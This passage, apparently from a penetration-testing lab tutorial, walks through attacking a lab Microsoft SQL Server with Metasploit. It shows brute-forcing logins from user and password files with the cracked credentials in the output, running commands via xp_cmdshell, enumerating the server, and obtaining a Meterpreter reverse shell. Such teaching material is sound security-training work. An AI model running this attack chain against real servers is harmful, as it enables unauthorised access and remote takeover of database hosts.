RHOSTS	192.168.2.15	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/	
RPORT	1433	yes	The target port (TCP)	
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host	
TDSENCRYPTION	false	yes	Use TLS/SSL for TDS data "Force Encryption"	
THREADS	1	yes	The number of concurrent threads (max one per host)	
USERNAME	beard	no	A specific username to authenticate as	

Brute Force

Set up Rhosts (remote hosts or the IP you are attacking) and the locations to a username and password file for brute-forcing.

```
msf6 auxiliary(scanner/mssql/mssql_login) > set rhosts 192.168.2.15
rhosts => 192.168.2.15
msf6 auxiliary(scanner/mssql/mssql_login) > set user_file /home/bryan/Desktop/user.txt
user_file => /home/bryan/Desktop/user.txt
msf6 auxiliary(scanner/mssql/mssql_login) > set pass_file /home/bryan/Desktop/pass.txt
pass_file => /home/bryan/Desktop/pass.txt
```

Brute Force

Type run to run the exploit.

```
msf6 auxiliary(scanner/mssql/mssql_login) > run

[*] 192.168.2.15:1433 - 192.168.2.15:1433 - MSSQL - Starting authentication scanner.
[!] 192.168.2.15:1433 - No active DB -- Credential data will not be saved!
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\beard:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\beard: (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\beard:password (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\beard:mssql (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\beard:12345678 (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\beard:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\admin:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\admin: (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql: (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql:password (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql:mssql (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql:12345678 (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\SuperAdmin:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\SuperAdmin: (Incorrect: )
[+] 192.168.2.15:1433 - 192.168.2.15:1433 - Login Successful: bryan\SuperAdmin:password
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\beard:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\beard: (Incorrect: )
```

Brute Force


We can also search for Windows user authentication.

```
msf6 auxiliary(scanner/mssql/mssql_login) > set USE_WINDOWS_AUTHENT true
USE_WINDOWS_AUTHENT => true
msf6 auxiliary(scanner/mssql/mssql_login) > set domain bryan
domain => bryan
msf6 auxiliary(scanner/mssql/mssql_login) > run

[*] 192.168.2.15:1433 - 192.168.2.15:1433 - MSSQL - Starting authentication scanner.
[!] 192.168.2.15:1433 - No active DB -- Credential data will not be saved!
[+] 192.168.2.15:1433 - 192.168.2.15:1433 - Login Successful: bryan\beard:#Crafty123
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\admin:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\admin: (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433 - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql: (Incorrect: )
```

Command Execution

Because we set xp_cmdshell to enabled in our setup, we can exploit this to run commands. From SQL Server Manager the query looks like this:



The screenshot shows a SQL Server Enterprise Manager window titled 'QLQuery1.sql - Wl...0EGKA6\beard (58))' with a standard Windows title bar (minimize, maximize, close buttons). The main area displays a SQL query: `EXEC master..xp_cmdshell 'whoami'`. The text is color-coded: 'EXEC' is blue, 'master..' is black, 'xp_cmdshell' is red, and the single quotes and 'whoami' are black.

Command Execution

This is the module:

```
Command Execution
10 auxiliary/scanner/mssql/mssql_login
11 auxiliary/scanner/mssql/mssql_hashdump
12 auxiliary/scanner/mssql/mssql_ping
13 auxiliary/scanner/mssql/mssql_schemadump
14 exploit/windows/mssql/mssql_clr_payload
15 auxiliary/admin/mssql/mssql_exec
16 auxiliary/admin/mssql/mssql_enum
17 exploit/windows/mssql/mssql_linkcrawler
18 auxiliary/admin/mssql/mssql_escalate_dbowner
```

Command Execution

Module options (auxiliary/admin/mssql/mssql_exec):

Name	Current Setting	Required	Description
CMD	whoami	no	Command to execute
PASSWORD	#Crafty123	no	The password for the specified username
RHOSTS	192.168.2.15	yes	The target host(s), see https://docs.metasploit.com/docs/
RPORT	1433	yes	The target port (TCP)
TDSENCRYPTION	false	yes	Use TLS/SSL for TDS data "Force Encryption"
TECHNIQUE	xp_cmdshell	yes	Technique to use for command execution (Accepted: xp_cmds)
USERNAME	beard	no	The username to authenticate as
USE_WINDOWS_AUTHENT	true	yes	Use windows authentication (requires DOMAIN option set)

Command Execution

We can run this module. Notice we are running as mssqlserver

```
msf6 auxiliary(admin/mssql/mssql_exec) > run
[*] Running module against 192.168.2.15
[*] 192.168.2.15:1433 - SQL Query: EXEC master..xp_cmdshell 'whoami'

nt service\mssqlserver
```


Command Execution

```
msf6 auxiliary(admin/mssql/mssql_exec) > set cmd whoami /priv
```

```
cmd => whoami /priv
```

```
msf6 auxiliary(admin/mssql/mssql_exec) > run Actions Edit View Help
```

```
[*] Running module against 192.168.2.15
```

```
[*] 192.168.2.15:1433 - SQL Query: EXEC master..xp_cmdshell 'whoami /priv'
```

output

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Useful Information

We can use mssql_enum to see info about the server such as database file locations and logins.

```
msf6 auxiliary(admin/mssql/mssql_enum) > run
[*] Running module against 192.168.2.15

[*] 192.168.2.15:1433 - Running MS SQL Server Enumeration ...
[*] 192.168.2.15:1433 - Version:
[*]      Microsoft SQL Server 2022 (RTM) - 16.0.1000.6 (X64)
[*]      Oct  8 2022 05:58:25
[*]      Copyright (C) 2022 Microsoft Corporation
[*]      Developer Edition (64-bit) on Windows Server 2019 Datacenter 10.0 <X64> (Build 17763: ) (
[*] 192.168.2.15:1433 - Configuration Parameters:
[*] 192.168.2.15:1433 -      C2 Audit Mode is Not Enabled
[*] 192.168.2.15:1433 -      xp_cmdshell is Enabled
[*] 192.168.2.15:1433 -      remote access is Enabled
[*] 192.168.2.15:1433 -      allow updates is Not Enabled
[*] 192.168.2.15:1433 -      Database Mail XPs is Not Enabled
[*] 192.168.2.15:1433 -      Ole Automation Procedures are Not Enabled
[*] 192.168.2.15:1433 - Databases on the server:
[*] 192.168.2.15:1433 -      Database name:master
[*] 192.168.2.15:1433 -      Database Files for master:
[*] 192.168.2.15:1433 -          C:\Program Files\Microsoft SQL Server\MSSQL16.MSSQLSERVER\MSSQL\D
[*] 192.168.2.15:1433 -          C:\Program Files\Microsoft SQL Server\MSSQL16.MSSQLSERVER\MSSQL\D
```

Reverse Shell

Because we can execute commands, we can also get a reverse shell.

```
msf6 exploit(windows/mssql/mssql_payload) > options
Module options (exploit/windows/mssql/mssql_payload):
```

Name	Current Setting	Required	Description
METHOD	cmd	yes	Which payload delivery method to use (ps, cmd, or old)
PASSWORD	#Crafty123	no	The password for the specified username
RHOSTS	192.168.2.15	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/payload
RPORT	1433	yes	The target port (TCP)
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TDSENCRYPTION	false	yes	Use TLS/SSL for TDS data "Force Encryption"

```
meterpreter > getuid
Server username: NT Service\MSSQLSERVER
meterpreter > 
```
